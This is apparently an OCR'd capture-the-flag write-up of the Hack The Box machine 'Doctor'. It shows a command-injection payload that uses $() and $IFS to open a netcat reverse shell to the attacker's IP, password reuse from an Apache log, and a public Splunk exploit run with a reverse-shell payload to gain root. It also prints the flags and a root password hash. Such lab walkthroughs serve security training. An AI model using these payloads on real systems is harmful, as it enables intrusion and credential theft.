
Doctor

Hack The Box Machine


We start with an nmap scan:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-26 21:00 CEST
Nmap scan report for doctor.htb (10.129.17.26)
Host is up (0.025s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open ssl/http Splunkd httpd
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after: 2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is a webpage available, SSH, as well as Splunk. We checkout Splunk at doctor.htb:8089 first.




The services are behind an authentication prompt.



Since we do not know any credentials, we check out the webpage.


The contact page is interesting, it contains a contact email.



Here, the domain name is doctors.htb (With an S).

If we add this domain to our host file, we can access doctors.htb.


```
10.10.10.209    doctor.htb doctors.htb
```



We are faced with a login prompt that also allows us to sign up with an account.


After we created an account and have logged in, we are faced with a message board.

The page button has a paramter in the url.



We can try sqlmap, but it won't have any results.


We can also try comment injection with a webrequest in the content.



On our python http server we can see the request coming in.

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.209 - - [01/Oct/2020 11:45:12] code 404, message File not found
10.10.10.209 - - [01/Oct/2020 11:45:12] "GET /test.txt HTTP/1.1" 404 -
```

We can try to run a command with $() as file name.






```
10.10.10.209 - - [01/Oct/2020 11:55:29] code 404, message File not found
10.10.10.209 - - [01/Oct/2020 11:55:29] "GET /web HTTP/1.1" 404 -
```

We see a reqest coming in telling us the command is running as web.


We can try to run nc.traditional. Since you cannot use spaces in a request, we use $IFS instead. $IFS is a input field separator in a shell.

http://10.10.14.87:8000/$(nc.traditional$IFS-e/bin/bash$IFS'10.10.14.87'$IFS'4444')





Now we upgrade our shell with python: python3 -c 'import pty;pty.spawn("/bin/bash")'



We now have a shell as web.

The machine's icon hints towards a log, or logs. So lets checkout /var/logs

```
web@doctor:/var/log$ ls
ls
alternatives.log    dmesg.3.gz          syslog.6.gz
alternatives.log.1  dmesg.4.gz          syslog.7.gz
apache2             dpkg.log            ufw.log
apt                 dpkg.log.1          ufw.log.1
auth.log            dpkg.log.2.gz       ufw.log.2.gz
auth.log.1          fontconfig.log      ufw.log.3.gz
auth.log.2.gz       gpu-manager.log     unattended-upgrades
auth.log.3.gz       hp                  vmware-network.1.log
auth.log.4.gz       installer           vmware-network.2.log
boot.log            journal             vmware-network.3.log
boot.log.1          kern.log            vmware-network.4.log
boot.log.2          kern.log.1          vmware-network.5.log
boot.log.3          kern.log.2.gz       vmware-network.6.log
boot.log.4          kern.log.3.gz       vmware-network.7.log
boot.log.5          kern.log.4.gz       vmware-network.8.log
boot.log.6          lastlog             vmware-network.9.log
boot.log.7          openvpn             vmware-network.log
btmp                private             vmware-vmsvc-root.1.log
btmp.1              speech-dispatcher   vmware-vmsvc-root.2.log
cups                syslog              vmware-vmsvc-root.3.log
dist-upgrade        syslog.1            vmware-vmsvc-root.log
dmesg               syslog.2.gz         vmware-vmtoolsd-root.log
dmesg.0             syslog.3.gz         wtmp
dmesg.1.gz          syslog.4.gz         Xorg.0.log
dmesg.2.gz          syslog.5.gz         Xorg.0.log.old
```

We checkout the apache logs, since there are multiple webpages running that might have logged something.

```
web@doctor:/var/log/apache2$ ls
ls
access.log         access.log.5.gz  error.log.10.gz  error.log.5.gz
access.log.1       access.log.6.gz  error.log.11.gz  error.log.6.gz
access.log.10.gz   access.log.7.gz  error.log.12.gz  error.log.7.gz
access.log.11.gz   access.log.8.gz  error.log.13.gz  error.log.8.gz
access.log.12.gz   access.log.9.gz  error.log.14.gz  error.log.9.gz
access.log.2.gz    backup           error.log.2.gz   other_vhosts_access.log
access.log.3.gz    error.log        error.log.3.gz
access.log.4.gz    error.log.1      error.log.4.gz
```

There is a backup file. Its long, so we can use ‘grep’ to find anything useful.

```
web@doctor:/var/log/apache2$ cat backup | grep pass
cat backup | grep pass
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://do
ctor.htb/reset_password"
```

It looks like someone accidentally typed in their password in the email field. Let's see if this password works with any of the existing users.

```
web@doctor:/home$ ls
ls
shaun  web
```

A user ‘shaun’ exists.

```
web@doctor:/home$ su shaun
su shaun
Password: Guitar123

shaun@doctor:/home$
```

The password worked for shaun. He has the user flag.

```
shaun@doctor:~$ cat user.txt
cat user.txt
c50fc821996422a5877c822e45c6
```

If we Google for ‘Splunk exploit github’ we find the following git repository.

https://github.com/cnotin/SplunkWhisperer2

we clone this repository. Since we have credentials, the simplest way to attack is using the remote script from our local machine.

- You can contact remotely the Splunk UF API (HTTPS port 8089 by default) and you have the credentials (**note**: the default credentials are *admin/changeme* but they do not work remotely by default)?
  - Use `PySplunkWhisperer2_remote`

```
usage: PySplunkWhisperer2_remote.py [-h] [--scheme SCHEME] --host HOST
                                    [--port PORT] --lhost LHOST
                                    [--lport LPORT] [--username USERNAME]
                                    [--password PASSWORD] [--payload PAYLOAD]
                                    [--payload-file PAYLOAD_FILE]
PySplunkWhisperer2_remote.py: error: argument --host is required
```

The exploit needs a host and lhost parameter, the credentials and a payload.


python PySplunkWhisperer2_remote.py --host doctor.htb --lhost=10.10.14.87 --payload="nc.traditional 10.10.14.87 4445 -e /bin/bash" --username="shaun" --password="Guitar123"

The exploits runs and connects to our listener. We upgrade the listener.

```
Listening on 0.0.0.0 4445
Connection received on 10.10.10.209 51670
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@doctor:/#
```

```
root@doctor:/# cat /root/root.txt
cat /root/root.txt
d74d31ec43cb6da79a49bb44ee76c04d
```

In order to lock this writeup, the shadowfile is retrieved as well.



HASH:
$6$384TbSO3bB1PWLT1$U8U.j.zBLXobhorPDxOMRZh4eE86lcn7C0dvqRvfJ9qDzreti8HDvXwFZccDat9/HJRNwu04ErVxo3mUwVbs5.

If you like this write-up, please leave a respect at:
https://www.hackthebox.eu/home/users/profile/176528